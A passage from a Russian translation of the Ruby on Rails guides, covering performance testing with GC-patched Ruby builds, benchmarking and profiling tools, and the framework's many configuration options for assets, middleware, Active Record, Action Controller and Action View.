У метрик и форматов разные значения по умолчанию, зависящие от используемого интерпретатора.

Интерпретатор	Режим	Метрики по умолчанию	Форматы по умолчанию
MRI/REE	Бенчмаркинг	[:wall_time, :memory, :objects, :gc_runs, :gc_time]	N/A
	Профилирование	[:process_time, :memory, :objects]	[:flat, :graph_html, :call_tree, :call_stack]
Rubinius	Бенчмаркинг	[:wall_time, :memory, :objects, :gc_runs, :gc_time]	N/A
	Профилирование	[:wall_time]	[:flat, :graph]
JRuby	Бенчмаркинг	[:wall_time, :user_time, :memory, :gc_runs, :gc_time]	N/A
	Профилирование	[:wall_time]	[:flat, :graph]

Как вы уже, наверное, заметили, метрики и форматы определены с использованием массива символов, с [подчеркиванием](#) в каждом имени.

Среда тестов производительности

Тесты производительности запускаются в среде development. Но запускаемые тесты производительности могут настраиваться следующими конфигурационными параметрами:

```
ActionController::Base.perform_caching = true
ActiveSupport::Dependencies.mechanism = :require
Rails.logger.level = ActiveSupport::BufferedLogger::INFO
```

Когда ActionController::Base.perform_caching устанавливается в true, тесты производительности будут вести себя так, как будто они в среде production.

Установка Ruby, пропатченного GC

Чтобы взять лучшее от тестов производительности Rails под MRI, нужно создать специальный мощный двоичный файл Ruby.

Рекомендованные патчи для каждой версии MRI следующие:

Версия	Патч
1.8.6	ruby186gc
1.8.7	ruby187gc
1.9.2 и выше	gcdata

Все они находятся в директории [patches RVM](#) для каждой определенной версии интерпретатора.

Что касается самой установки, можно либо сделать это просто, используя [RVM](#), либо создать все из исходников, что несколько сложнее.

Установка с использованием RVM

Процесс установки пропатченного интерпретатора Ruby очень прост, если позволить всю работу выполнить RVM. Все нижеследующие команды RVM предоставят пропатченный интерпретатор Ruby:

```
$ rvm install 1.9.2-p180 --patch gcdata
$ rvm install 1.8.7 --patch ruby187gc
$ rvm install 1.9.2-p180 --patch ~/Downloads/downloaded_gcdata_patch.patch
```

можно даже сохранить обычный интерпретатор, назначив имя пропатченному:

```
$ rvm install 1.9.2-p180 --patch gcdata --name gcdata
$ rvm use 1.9.2-p180 # your regular ruby
$ rvm use 1.9.2-p180-gcdata # your patched ruby
```

И все! Вы установили пропатченный интерпретатор Ruby.

Установка из исходников

Этот процесс более сложный, но не чересчур. Если ранее вы ни разу не компилировали двоичные файлы Ruby, нижеследующее приведет к созданию двоичных файлов Ruby в вашей домашней директории.

Скачать и извлечь

```
$ mkdir rubycg
$ wget <the version you want from ftp://ftp.ruby-lang.org/pub/ruby>
$ tar -xzf <ruby-version.tar.gz>
$ cd <ruby-version>
```

Применить патч

```
$ curl http://github.com/wayneeseguin/rvm/raw/master/patches/ruby/1.9.2/p180/gcdata.patch | patch -p0 # if you're on 1.9.2!
```

```
$ curl http://github.com/wayneeseguin/rvm/raw/master/patches/ruby/1.8.7/ruby187gc.patch | patch -p0 # if you're on 1.8.7!
```

Настроить и установить

Следующее установит Ruby в директорию `/rubygc` вашей домашней директории. Убедитесь, что заменили `<homedir>` полным путем к вашей фактической домашней директории.

```
$ ./configure --prefix=<homedir>/rubygc
$ make && make install
```

Подготовить псевдонимы

Для удобства добавьте следующие строки в ваш `~/profile`:

```
alias gcruby='~/rubygc/bin/ruby'
alias gcrake='~/rubygc/bin/rake'
alias gcgem='~/rubygc/bin/gem'
alias gcirb='~/rubygc/bin/irb'
alias gcrails='~/rubygc/bin/rails'
```

Не забудьте использовать псевдонимы с этого момента.

Установить Rubygems (только 1.8!)

Скачайте [Rubygems](#) и установите их из исходников. В файле Rubygems README имеются необходимые инструкции по установке. Отметьте, что этот шаг не является необходимым, если вы установили Ruby 1.9 и выше.

Использование Ruby-Prof на MRI и REE

Добавьте Ruby-Prof в Gemfile вашего приложения, если хотите использовать бенчмаркинг/профилирование под MRI или REE:

```
gem 'ruby-prof', :git => 'git://github.com/wycats/ruby-prof.git'
```

теперь запустите `bundle install` и все готово.

Инструменты командной строки

Варианты написания теста производительности могут быть излишними, когда нужны одноразовые тесты. Rails имеет два инструмента командной строки, которые позволяют быстрое и черновое тестирование производительности:

benchmarker

Использование:

```
Usage: rails benchmarker 'Ruby.code' 'Ruby.more_code' ... [OPTS]
  -r, --runs N                Number of runs.
                              Default: 4
  -o, --output PATH           Directory to use when writing the results.
                              Default: tmp/performance
  -m, --metrics a,b,c         Metrics to use.
                              Default: wall_time,memory,objects,gc_runs,gc_time
```

Пример:

```
$ rails benchmarker 'Item.all' 'CouchItem.all' --runs 3 --metrics wall_time,memory
```

profiler

Использование:

```
Usage: rails profiler 'Ruby.code' 'Ruby.more_code' ... [OPTS]
  -r, --runs N                Number of runs.
                              Default: 1
  -o, --output PATH           Directory to use when writing the results.
                              Default: tmp/performance
  --metrics a,b,c             Metrics to use.
                              Default: process_time,memory,objects
  -m, --formats x,y,z         Formats to output to.
                              Default: flat,graph_html,call_tree
```

Пример:

```
$ rails profiler 'Item.all' 'CouchItem.all' --runs 2 --metrics process_time --formats flat
```

Метрики и форматы изменяются от интерпретатора к интерпретатору. Передавайте `--help` каждому инструменту, чтобы просмотреть значения по умолчанию для своего интерпретатора.

Методы хелпера

Rails предоставляет различные методы хелпера в Active Record, Action Controller и Action View для измерения времени, затраченного на заданный кусок кода. Метод называется `benchmark()` во всех трех компонентах.

Модель

```
Project.benchmark("Creating project") do
  project = Project.create("name" => "stuff")
  project.create_manager("name" => "David")
  project.milestones << Milestone.all
end
```

Это произведет бенчмаркинг кода, заключенного в блок `Project.benchmark("Creating project") do...end` и напечатает результат в файл лога:

```
Creating project (185.3ms)
```

Пожалуйста, обратитесь к [API docs](#), чтобы узнать дополнительные опции для `benchmark()`

Контроллер

Подобным образом можно использовать этот метод хелпера в [контроллерах](#)

```
def process_projects
  self.class.benchmark("Processing projects") do
    Project.process(params[:project_ids])
    Project.update_cached_projects
  end
end
```

`benchmark` это метод класса в контроллерах

Вьюха

И во [вьюхах](#):

```
<% benchmark("Showing projects partial") do %>
  <%= render @projects %>
<% end %>
```

Логирование запроса

Файлы лога Rails содержат очень полезную информацию о времени, затраченном на обслуживание каждого запроса. Вот обычная запись файла лога:

```
Processing ItemsController#index (for 127.0.0.1 at 2009-01-08 03:06:39) [GET]
Rendering template within layouts/items
Rendering items/index
Completed in 5ms (View: 2, DB: 0) | 200 OK [http://0.0.0.0/items]
```

В этом разделе нас интересует только последняя строка:

```
Completed in 5ms (View: 2, DB: 0) | 200 OK [http://0.0.0.0/items]
```

Эти данные достаточно просты для понимания. Rails использует миллисекунды(ms) как метрику для измерения затраченного времени. Полный запрос потратил 5 ms в Rails, из которых 2 ms были потрачены на рендеринг вьюх, и ничего не потрачено на связь с базой данных. Можно с уверенностью предположить, что оставшиеся 3 ms были потрачены в контроллере.

У Michael Koziarski есть [интересная публикация в блоге](#), объясняющая важность использования миллисекунд как метрики.

Полезные ссылки и коммерческие продукты

Полезные ссылки

Плагины и геммы Rails

- [Rails Analyzer](#)
- [Palmist](#)
- [Rails Footnotes](#)
- [Query Reviewer](#)

Инструменты

- [httpperf](#)
- [ab](#)
- [JMeter](#)
- [kcachegrind](#)

Самоучители и документация

- [ruby-prof API Documentation](#)
- [Request Profiling Railscast](#) – Устарело, но полезно для понимания графов

Коммерческие продукты

Rails повезло, что есть компании, предоставляющие инструменты измерения производительности Rails. Вот некоторые из них:

- [New Relic](#)
- [Scout](#)

16. Конфигурирование приложений на Rails

Это руководство раскрывает особенности конфигурирования и инициализации, доступные приложениям на Rails. Обратившись к нему, вы сможете:

- Конфигурировать поведение ваших приложений на Rails
- Добавить дополнительный код, запускаемый при старте приложения

Расположение инициализационного кода

Rails предлагает четыре стандартных места для размещения инициализационного кода:

- `config/application.rb`
- Конфигурационные файлы конкретных сред
- Инициализаторы
- Пост-инициализаторы

Запуск кода до Rails

В тех редких случаях, когда вашему приложению необходимо запустить некоторый код до того, как сам Rails загрузится, поместите его до вызова `require 'rails/all'` в `config/application.rb`.

Конфигурирование компонентов Rails

В целом, работа по конфигурированию Rails означает как настройку компонентов Rails, так и настройку самого Rails. Конфигурационный файл `config/application.rb` и конфигурационные файлы конкретных сред (такие как `config/environments/production.rb`) позволяют определить различные настройки, которые можно придать всем компонентам.

Например, по умолчанию файл `config/application.rb` включает эту настройку:

```
config.filter_parameters += [:password]
```

Это настройка для самого Rails. Если хотите передать настройки для отдельных компонентов Rails, это так же осуществляется через объект `config` в `config/application.rb`:

```
config.active_record.observers = [:hotel_observer, :review_observer]
```

Rails будет использовать эту конкретную настройку для конфигурирования Active Record.

Общие настройки Rails

Эти конфигурационные методы вызываются на объекте `Rails::Railtie`, таком как подкласс `Rails::Engine` или `Rails::Application`.

- `config.after_initialize` принимает блок, который будет запущен *после того*, как Rails закончит инициализацию приложения. Это включает инициализацию самого фреймворка, `engine`-ов и всех инициализаторов приложения из `config/initializers`. Отметьте, что этот блок *будет* выполнен для рейк-задач. Полезно для конфигурирования настроек, установленных другими инициализаторами:

```
config.after_initialize do
  ActionView::Base.sanitized_allowed_tags.delete 'div'
end
```

- `config.allow_concurrency` должна быть `true`, чтобы позволить одновременную (тредобезопасную, `threadsafe`) обработку действия. По умолчанию `false`. Вы, возможно, не захотите устанавливать ее непосредственно, хотя бы потому, что необходима серия других поправок, чтобы тредобезопасный режим заработал правильно. Также может быть включена с помощью `threadsafe!`.
- `config.asset_host` устанавливает хост для ресурсов (ассетов). Полезна, когда для хостинга ресурсов используются CDN, или когда вы хотите обойти встроенную в браузеры политику ограничения домена при использовании различных псевдонимов доменов. Укороченная версия `config.action_controller.asset_host`.
- `config.asset_path` позволяет обрамлять пути до ресурсов. Она может быть вызываемой, строкой или быть `nil`, который является значением по умолчанию. Например, обычный путь для `blog.js` будет `/javascripts/blog.js`, допустим абсолютный путь это `path`. Если `config.asset_path` вызываемая, Rails вызовет ее при создании пути к ресурсу, передав `path` как аргумент. Если `config.asset_path` строка, ожидается, что она в формате `sprintf` с `%s` в том месте, где будет вставлен `path`. В этих случаях, Rails выдаст обрамленный путь. Короткая версия `config.action_controller.asset_path`.

```
config.asset_path = proc { |path| "/blog/public#{path}" }
```

Конфигурация `config.asset_path` игнорируется, если включен файлопровод (`asset pipeline`), а она включена по умолчанию.

- `config.autoload_once_paths` принимает массив путей, по которым Rails будет загружать константы, не стирающиеся между запросами. Уместна, если `config.cache_classes` является `false`, что является в режиме `development` по умолчанию. В противном случае все автозагрузки происходят только раз. Все элементы этого массива также должны быть в `autoload_paths`. По умолчанию пустой массив.
- `config.autoload_paths` принимает массив путей, по которым Rails будет автоматически загружать константы. По умолчанию все директории в `app`.
- `config.cache_classes` контролирует, будут ли классы и модули приложения перезагружены при каждом запросе. По умолчанию `false` в режиме `development` и `true` в режимах `test` и `production`. Также может быть включено с помощью `threadsafe!`.
- `config.action_view.cache_template_loading` контролирует, будут ли шаблоны перезагружены при каждом запросе. Умолчания те же, что и для `config.cache_classes`.
- `config.cache_store` конфигурирует, какое хранилище кэша использовать для кэширования Rails. Опции включают один из символов `:memory_store`, `:file_store`, `:mem_cache_store` или объекта, реализующего API кэша. По умолчанию `:file_store` если существует директория `tmp/cache`, а в ином случае `:memory_store`.
- `config.colorize_logging` определяет, использовать ли коды цвета ANSI при логировании информации. По умолчанию `true`.
- `config.consider_all_requests_local` это флажок. Если `true`, тогда любая ошибка вызовет детальную отладочную информацию, которая будет выгружена в отклик HTTP, и контроллер `Rails::Info` покажет контекст выполнения приложения в `/rails/info/properties`. по умолчанию `true` в режимах `development` и `test`, и `false` в режиме `production`. Для более детального контроля, установить ее в `false` и примените `local_request?` в контроллерах для определения, какие запросы должны предоставлять отладочную информацию при ошибках.
- `config.dependency_loading` это флажок, позволяющий отключить автозагрузку констант, если установить его `false`. Он работает только если `config.cache_classes` установлен в `true`, что является по умолчанию в режиме `production`. Этот флажок устанавливается в `false` `config.threadsafe!`.
- `config.eager_load_paths` принимает массив путей, из которых Rails будет нетерпеливо загружать при загрузке, если включено кэширование классов. По умолчанию каждая папка в директории `app` приложения.
- `config.encoding` настраивает кодировку приложения. По умолчанию UTF-8.
- `config.exceptions_app` устанавливает приложение по обработке исключений, вызываемое промежуточной программой `ShowException`, когда происходит исключение. По умолчанию `ActionDispatch::PublicExceptions.new(Rails.public_path)`.
- `config.file_watcher` класс, используемый для обнаружения обновлений файлов в файловой системе, когда `config.reload_classes_only_on_change` равно `true`. Должен соответствовать `ActiveSupport::FileUpdateChecker` API.
- `config.filter_parameters` используется для фильтрации параметров, которые не должны быть показаны в логах, такие как пароли или номера кредитных карт.
- `config.force_ssl` принуждает все запросы быть под протоколом HTTPS, используя промежуточную программу `Rack::SSL`.
- `config.log_level` определяет многословие логгера Rails. Эта опция по умолчанию `:debug` для всех режимов, кроме `production`, для которого по умолчанию `:info`.
- `config.log_tags` принимает список методов, на которые отвечает объект `request`. С помощью этого становится просто тегировать строки лога отладочной информацией, такой как поддомен и `id` запроса — очень полезно для отладки многопользовательского приложения.
- `config.logger` принимает логгер, соответствующий интерфейсу `Log4r` или класса `Ruby` по умолчанию `Logger`. По умолчанию экземпляр `ActiveSupport::BufferedLogger`, с автоматическим приглушением в режиме `production`.
- `config.middleware` позволяет настроить промежуточные программы приложения. Это подробнее раскрывается в разделе [Конфигурирование промежуточных программ](#) ниже.
- `config.preload_frameworks` включает или отключает предварительную загрузку всех фреймворков при старте. Включается `config.threadsafe!`. По умолчанию `nil`, то есть отключена.
- `config.reload_classes_only_on_change` включает или отключает перезагрузку классов только при изменении отслеживаемых файлов. По умолчанию отслеживает все по путям автозагрузки и установлена `true`. Если `config.cache_classes` установлена `true`, Эта опция игнорируется.
- `config.secret_token` используется для определения ключа, позволяющего сессиям приложения быть верифицированными по известному ключу безопасности, чтобы избежать подделки. Приложения получают `config.secret_token` установленным в случайный ключ в `config/initializers/secret_token.rb`.
- `config.serve_static_assets` конфигурирует сам Rails на обслуживание статичных ресурсов. По умолчанию `true`, но в среде `production` выключается, так как серверные программы (т.е. `Nginx` или `Apache`), используемое для запуска приложения, должно обслуживать статичные ресурс вместо него. В отличие от установки по умолчанию, установите ее в `true` при запуске (абсолютно не рекомендуется!) или тестировании вашего приложения в режиме `production` с использованием

WEBrick. В противном случае нельзя воспользоваться кэшированием страниц и запросами файлов, существующих обычно в директории `public`, что в любом случае испортит ваше приложение на Rails.

- `config.session_store` обычно настраивается в `config/initializers/session_store.rb` и определяет, какой класс использовать для хранения сессии. Возможные значения: `:cookie_store`, которое по умолчанию, `:mem_cache_store` и `:disabled`. Последнее говорит Rails не связываться с сессиями. Произвольные хранилища сессии также могут быть определены:

```
config.session_store :my_custom_store
```

Это произвольное хранилище должно быть определено как `ActionDispatch::Session::MyCustomStore`. В дополнение к символу, они также могут быть объектами, соблюдающими определенное API, такое как `ActiveRecord::SessionStore`, в этом случае никакого специального пространства имен не требуется.

- `config.threadsafe!` включает `allow_concurrency`, `cache_classes`, `dependency_loading` и `preload_frameworks`, чтобы сделать приложение тредобезопасным.

Нитебезопасные операции несовместимы с нормальной работой в режиме `development` Rails. В частности, автоматическая загрузка зависимостей и перезагрузка классов будет автоматически выключена, если вызовете `config.threadsafe!`.

- `config.time_zone` устанавливает временную зону по умолчанию для приложения и включает понимание временных зон для `Active Record`.
- `config.whiny_nils` включает или отключает предупреждения когда вызывается определенный набор методов у `nil` и он не отвечает на них. По умолчанию `true` в средах `development` и `test`.

Настройка ресурсов (ассетов)

По умолчанию Rails 3.1 настроен на использование гема `sprockets` для управления ресурсами в приложении. Этот гем соединяет и сжимает ресурсы, чтобы сделать их обслуживание менее болезненным.

- `config.assets.enabled` это флажок, контролирующий, будет ли включен файлопровод (`asset pipeline`). Это явно устанавливается в `config/application.rb`.
- `config.assets.compress` это флажок, включающий компрессию компилируемых ресурсов. Он явно указан `true` в `config/production.rb`.
- `config.assets.css_compressor` определяет используемый компрессор CSS. По умолчанию установлен `sass-rails`. Единственное альтернативное значение в настоящий момент это `:yui`, использующее гем `yui-compressor`.
- `config.assets.js_compressor` определяет используемый компрессор JavaScript. Возможные варианты `:closure`, `:uglifyer` и `:yui` требуют использование гемов `closure-compiler`, `uglifyer` или `yui-compressor` соответственно.
- `config.assets.paths` содержит пути, используемые для поиска ресурсов. Присоединение путей к этой конфигурационной опции приведет к тому, что эти пути будут использованы в поиске ресурсов.
- `config.assets.precompile` позволяет определить дополнительные ресурсы (иные, чем `application.css` и `application.js`), которые будут предварительно компилированы при запуске `rake assets:precompile`.
- `config.assets.prefix` определяет префикс из которого будут обслуживаться ресурсы. По умолчанию `/assets`.
- `config.assets.digest` включает использование меток MD5 в именах файлов. Установлено по умолчанию `true` в `production.rb`.
- `config.assets.debug` отключает слияние и сжатие ресурсов. Установлено по умолчанию `false` в `development.rb`.
- `config.assets.manifest` определяет полный путь, используемый для размещения манифестного файла прекомпилятора ресурсов. По умолчанию используется `config.assets.prefix`.
- `config.assets.cache_store` определяет хранилище кэша, которое будет использовать Sprockets. По умолчанию это файловое хранилище Rails.
- `config.assets.version` опциональная строка, используемая при генерации хеша MD5. Может быть изменена для принудительной recompilation всех файлов.
- `config.assets.compile` — булево значение, используемое для включения компиляции Sprockets на лету в `production`.
- `config.assets.logger` accepts a logger conforming to the interface of Log4r or the default Ruby Logger class. Defaults to the same configured at `config.logger`. Setting `config.assets.logger` to `false` will turn off served assets logging.

Конфигурирование генераторов

Rails 3 позволяет изменить, какие генераторы следует использовать, с помощью метода `config.generators`. Этот метод принимает блок:

```
config.generators do |g|
```

```
g.orm :active_record
g.test_framework :test_unit
end
```

Полный перечень методов, которые можно использовать в этом блоке, следующий:

- `assets` позволяет создавать ресурсы при построении скаффолда. По умолчанию `true`.
- `force_plural` позволяет имена моделей во множественном числе. По умолчанию `false`.
- `helper` определяет, генерировать ли хелперы. По умолчанию `true`.
- `integration_tool` определяет используемый интеграционный инструмент. По умолчанию `nil`.
- `javascripts` включает в генераторах хук для javascript. Используется в Rails при запуске генератора `scaffold`. По умолчанию `true`.
- `javascript_engine` конфигурирует используемый движок (например, `coffee`) при создании ресурсов. По умолчанию `nil`.
- `orm` определяет используемую `orm`. По умолчанию `false` и используется `Active Record`.
- `performance_tool` определяет используемый инструмент оценки производительности. По умолчанию `nil`.
- `resource_controller` определяет используемый генератор для создания контроллера при использовании `rails generate resource`. По умолчанию `:controller`.
- `scaffold_controller`, отличающийся от `resource_controller`, определяет используемый генератор для создания *скаффолдингового* контроллера при использовании `rails generate scaffold`. По умолчанию `:scaffold_controller`.
- `stylesheets` включает в генераторах хук для таблиц стилей. Используется в Rails при запуске генератора `scaffold`, но этот хук также может использоваться в других генераторах. По умолчанию `true`.
- `stylesheet_engine` конфигурирует используемый при создании ресурсов движок CSS (например, `sass`). По умолчанию `:css`.
- `test_framework` определяет используемый тестовый фреймворк. По умолчанию `false`, и используется `Test::Unit`.
- `template_engine` определяет используемый движок шаблонов, такой как `ERB` или `Haml`. По умолчанию `:erb`.

Конфигурирование промежуточных программ (middleware)

Каждое приложение Rails имеет стандартный набор промежуточных программ, используемых в следующем порядке в среде `development`:

- `Rack::SSL` принуждает каждый запрос быть под протоколом `HTTPS`. Будет доступно, если `config.force_ssl` установлена `true`. Передаваемые сюда опции могут быть настроены с помощью `config.ssl_options`.
- `ActionDispatch::Static` используется для обслуживания статичных ресурсов (ассетов). Отключено если `config.serve_static_assets` равна `true`.
- `Rack::Lock` оборачивает приложение в `mutex`, таким образом оно может быть вызвано только в одном треде одновременно. Включено только если `config.action_controller.allow_concurrency` установлена как `false`, что является состоянием по умолчанию.
- `ActiveSupport::Cache::Strategy::LocalCache` служит простым кэшем в памяти. Этот кэш не является небезопасным и предназначен только как временное хранилище кэша для отдельного треда.
- `Rack::Runtime` устанавливает заголовок `X-RunTime`, содержащая время (в секундах), затраченное на выполнение запроса.
- `Rails::Rack::Logger` пишет в лог, что начался запрос. После выполнения запроса сбрасывает логи.
- `ActionDispatch::ShowExceptions` ловит исключения, возвращаемые приложением, и рендерит прекрасные страницы исключения, если запрос локальный или если `config.consider_all_requests_local` установлена `true`. Если `config.action_dispatch.show_exceptions` установлена `false`, исключения будут вызваны не смотря ни на что.
- `ActionDispatch::RequestId` создает уникальный заголовок `X-Request-Id`, доступный для отклика, и включает метод `ActionDispatch::Request#uuid`.
- `ActionDispatch::RemoteIp` проверяет на атаки с ложных IP. Конфигурируется с помощью настроек `config.action_dispatch.ip_spoofing_check` и `config.action_dispatch.trusted_proxies`.
- `Rack::Sendfile` перехватывает отклики, чьи тела были обслужены файлом, и заменяет их специфичным для сервера заголовком `X-Sendfile`. Конфигурируется с помощью `config.action_dispatch.x_sendfile_header`.
- `ActionDispatch::Callbacks` запускает подготовленные колбэки до обслуживания запроса.

- `ActiveRecord::ConnectionAdapters::ConnectionManagement` очищает активные соединения до каждого запроса, за исключением случая, когда ключ `rack.test` в окружении запроса установлен `true`.
- `ActiveRecord::QueryCache` кэширует все запросы `SELECT`, созданные в запросе. Если имел место `INSERT` или `UPDATE`, то кэш очищается.
- `ActionDispatch::Cookies` устанавливает куки для каждого запроса.
- `ActionDispatch::Session::CookieStore` ответственно за хранение сессии в куки. Для этого может использоваться альтернативная промежуточная программа, при изменении `config.action_controller.session_store` на альтернативное значение. Кроме того, переданные туда опции могут быть сконфигурированы `config.action_controller.session_options`.
- `ActionDispatch::Flash` настраивает ключи `flash`. Доступно только если у `config.action_controller.session_store` установлено значение.
- `ActionDispatch::ParamsParser` парсит параметры запроса в `params`.
- `Rack::MethodOverride` позволяет методу быть переопределенным, если установлен `params[:_method]`. Это промежуточная программа, поддерживающая типы методов `HTTP PUT` и `DELETE`.
- `ActionDispatch::Head` преобразует запросы `HEAD` в запросы `GET` и обслуживает их соответствующим образом.
- `ActionDispatch::BestStandardsSupport` включает "best standards support", таким образом IE8 корректно рендерит некоторые элементы.

Кроме этих полезных промежуточных программ можно добавить свои, используя метод `config.middleware.use`:

```
config.middleware.use Magical::Unicorns
```

Это поместит промежуточную программу `Magical::Unicorns` в конец стека. Можно использовать `insert_before`, если желаете добавить промежуточную программу перед другой.

```
config.middleware.insert_before ActionDispatch::Head, Magical::Unicorns
```

Также есть `insert_after`, который вставляет промежуточную программу после другой:

```
config.middleware.insert_after ActionDispatch::Head, Magical::Unicorns
```

Промежуточные программы также могут быть полностью переставлены и заменены другими:

```
config.middleware.swap ActionDispatch::BestStandardsSupport, Magical::Unicorns
```

Они также могут быть убраны из стека полностью:

```
config.middleware.delete ActionDispatch::BestStandardsSupport
```

Конфигурирование i18n

- `config.i18n.default_locale` устанавливает локаль по умолчанию для приложения, используемого для интернационализации. По умолчанию `:en`.
- `config.i18n.load_path` устанавливает путь, используемый Rails для поиска файлов локали. По умолчанию `config/locales/*.yml,rb`.

Конфигурирование Active Record

`config.active_record` включает ряд конфигурационных опций:

- `config.active_record.logger` принимает логгер, соответствующий интерфейсу `Log4r` или дефолтного класса `Ruby 1.8.x Logger`, который затем передается на любые новые сделанные соединения с базой данных. Можете получить этот логгер, вызвав `logger` или на любом классе модели `ActiveRecord`, или на экземпляре модели `ActiveRecord`. Установите его в `nil`, чтобы отключить логирование.
- `config.active_record.primary_key_prefix_type` позволяет настроить именование столбцов первичного ключа. По умолчанию Rails полагает, что столбцы первичного ключа именуются `id` (и эта конфигурационная опция не нуждается в установке). Есть два возможных варианта:
 - `:table_name` сделает первичный ключ для класса `Customer` как `customerid`
 - `:table_name_with_underscore` сделает первичный ключ для класса `Customer` как `customer_id`
- `config.active_record.table_name_prefix` позволяет установить глобальную строку, добавляемую в начало имен таблиц. Если установить ее равным `northwest_`, то класс `Customer` будет искать таблицу `northwest_customers`. По умолчанию это пустая строка.
- `config.active_record.table_name_suffix` позволяет установить глобальную строку, добавляемую в конец имен таблиц. Если установить ее равным `_northwest`, то класс `Customer` будет искать таблицу `customers_northwest`. По умолчанию это

пустая строка.

- `config.active_record.pluralize_table_names` определяет, должен Rails искать имена таблиц базы данных в единственном или множественном числе. Если установлено `true` (по умолчанию), то класс `Customer` будет использовать таблицу `customers`. Если установить `false`, то класс `Customers` будет использовать таблицу `customer`.
- `config.active_record.default_timezone` определяет, использовать `Time.local` (если установлено `:local`) или `Time.utc` (если установлено `:utc`) для считывания даты и времени из базы данных. По умолчанию `:local`.
- `config.active_record.schema_format` регулирует формат для выгрузки схемы базы данных в файл. Опции следующие: `:ruby` (по умолчанию) для независимой от типа базы данных версии, зависимой от миграций, или `:sql` для набора (потенциально зависимого от типа БД) выражений SQL.
- `config.active_record.timestamped_migrations` регулирует, должны ли миграции нумероваться серийными номерами или временными метками. По умолчанию `true` для использования временных меток, которые более предпочтительны если над одним проектом работают несколько разработчиков.
- `config.active_record.lock_optimistically` регулирует, должен ли ActiveRecord использовать оптимистичную блокировку. По умолчанию `true`.
- `config.active_record.whitelist_attributes` создает пустой белый лист атрибутов, доступных для массового назначения, для всех моделей вашего приложения.
- `config.active_record.identity_map` контролирует, будет ли identity map включен, по умолчанию `false`.
- `config.active_record.auto_explain_threshold_in_seconds` настраивает порог для автоматических EXPLAIN (nil отключает эту возможность). Запросы, превышающие порог, получают заголовок из план запроса. По умолчанию 0.5 в режиме development.
- `config.active_record.dependent_restrict_raises` проконтролирует поведение, когда удаляется объект со связью `:dependent => :restrict`. Установка `false` предотвратит вызов `DeleteRestrictionError`, а вместо этого добавит ошибку в объект модели. По умолчанию `false` в режиме development.

Адаптер MySQL добавляет дополнительную конфигурационную опцию:

- `ActiveRecord::ConnectionAdapters::MysqlAdapter.emulate_booleans` регулирует, должен ли ActiveRecord рассматривать все столбцы `tinyint(1)` в базе данных MySQL как `boolean`. По умолчанию `true`.

Дампер схемы добавляет дополнительную конфигурационную опцию:

- `ActiveRecord::SchemaDumper.ignore_tables` принимает массив таблиц, которые *не* должны быть включены в любой создаваемый файл схемы. Эта настройка будет проигнорирована в любом случае, кроме `ActiveRecord::Base.schema_format == :ruby`.

Конфигурирование Action Controller

`config.action_controller` включает несколько конфигурационных настроек:

- `config.action_controller.asset_host` устанавливает хост для ресурсов. Полезно, когда для хостинга ресурсов используются CDN, или когда вы хотите обойти встроенную в браузеры политику ограничения домена при использовании различных псевдонимов доменов.
- `config.action_controller.asset_path` принимает блок, который конфигурирует, где могут быть найдены ресурсы. Краткая версия `config.action_controller.asset_path`.
- `config.action_controller.page_cache_directory` должна быть корнем документов на веб-сервере, устанавливается с использованием `Base.page_cache_directory = "/document/root"`. Для Rails эта директория уже установлена как `Rails.public_path` (что обычно равно `Rails.root + "/public"`). Изменение этой настройки может быть полезным для избегания конфликтов с файлами в `public/`, но осуществление этого потребует настройки вашего веб-сервера для слежения в новом расположении за кэшированными файлами.
- `config.action_controller.page_cache_extension` конфигурирует расширение, используемое для кэшированных страниц, сохраненных в `page_cache_directory`. По умолчанию `html`.
- `config.action_controller.perform_caching` конфигурирует, должно ли приложение выполнять кэширование. Установлено `false` в режиме development, `true` в production.
- `config.action_controller.default_charset` определяет кодировку по умолчанию для всех рендеров. По умолчанию "utf-8".
- `config.action_controller.logger` принимает логгер, соответствующий интерфейсу Log4r или дефолтного класса `Ruby Logger`, который затем используется для логирования информации от Action Controller. Установите его в nil, чтобы отключить логирование.
- `config.action_controller.request_forgery_protection_token` устанавливает имя параметра токена для RequestForgery.

Вызов `protect_from_forgery` по умолчанию устанавливает его в `:authenticity_token`.

- `config.action_controller.allow_forgery_protection` включает или отключает защиту от CSRF. По умолчанию `false` в режиме тестирования и `true` в остальных режимах.
- `relative_url_root` может использоваться, что бы сообщить Rails, что вы развертываетесь в субдиректории. По умолчанию `ENV['RAILS_RELATIVE_URL_ROOT']`.

Код кэширования добавляет две настройки:

- `ActionController::Base.page_cache_directory` устанавливает директорию, в которой Rails создаст кэшированные страницы для вашего веб-сервера. По умолчанию `Rails.public_path` (который обычно устанавливается `Rails.root` `"/public"`).
- `ActionController::Base.page_cache_extension` устанавливает расширение, используемое при создании страниц для кэша (это игнорируется, если входящий запрос уже имеет расширение). По умолчанию `.html`.

Хранение сессии Active Record также может быть сконфигурировано:

- `ActiveRecord::SessionStore::Session.table_name` устанавливает имя таблицы, используемой для хранения сессий. По умолчанию `sessions`.
- `ActiveRecord::SessionStore::Session.primary_key` устанавливает имя столбца ID, используемого в таблице сессий. По умолчанию `session_id`.
- `ActiveRecord::SessionStore::Session.data_column_name` устанавливает имя столбца, используемого для хранения данных сессии. По умолчанию `data`.

Конфигурирование Action Dispatch

- `config.action_dispatch.session_store` устанавливает имя хранилища данных сессии. По умолчанию `:cookie_store`; другие валидные опции включают `:active_record_store`, `:mem_cache_store` или имя вашего собственного класса.
- `config.action_dispatch.tld_length` устанавливает длину TLD (домена верхнего уровня) для приложения. По умолчанию `1`.
- `ActionDispatch::Callbacks.before` принимает блок кода для запуска до запроса.
- `ActionDispatch::Callbacks.to_prepare` принимает блок для запуска после `ActionDispatch::Callbacks.before`, но до запроса. Запускается для каждого запроса в режиме `development`, но лишь единожды в `production` или режиме с `cache_classes`, установленной `true`.
- `ActionDispatch::Callbacks.after` принимает блок кода для запуска после запроса.

Конфигурирование Action View

Для Action View существует немного конфигурационных опций, начнем с четырех по `ActionView::Base`:

- `config.action_view.field_error_proc` предоставляет генератор HTML для отображения ошибок, приходящих от Active Record. По умолчанию:

```
Proc.new { |html_tag, instance| %Q(<div class="field_with_errors">#{html_tag}</div>).html_safe }
```

- `config.action_view.default_form_builder` говорит Rails, какой form builder использовать по умолчанию. По умолчанию это `ActionView::Helpers::FormBuilder`.
- `config.action_view.logger` принимает логгер, соответствующий интерфейсу Log4r или классу Ruby по умолчанию `Logger`, который затем используется для логирования информации от Action Mailer. Установите `nil` для отключения логирования.
- `config.action_view.erb_trim_mode` задает режим обрезки, который будет использоваться ERB. По умолчанию `'-'`. Подробнее смотрите в [документации по ERB](#).
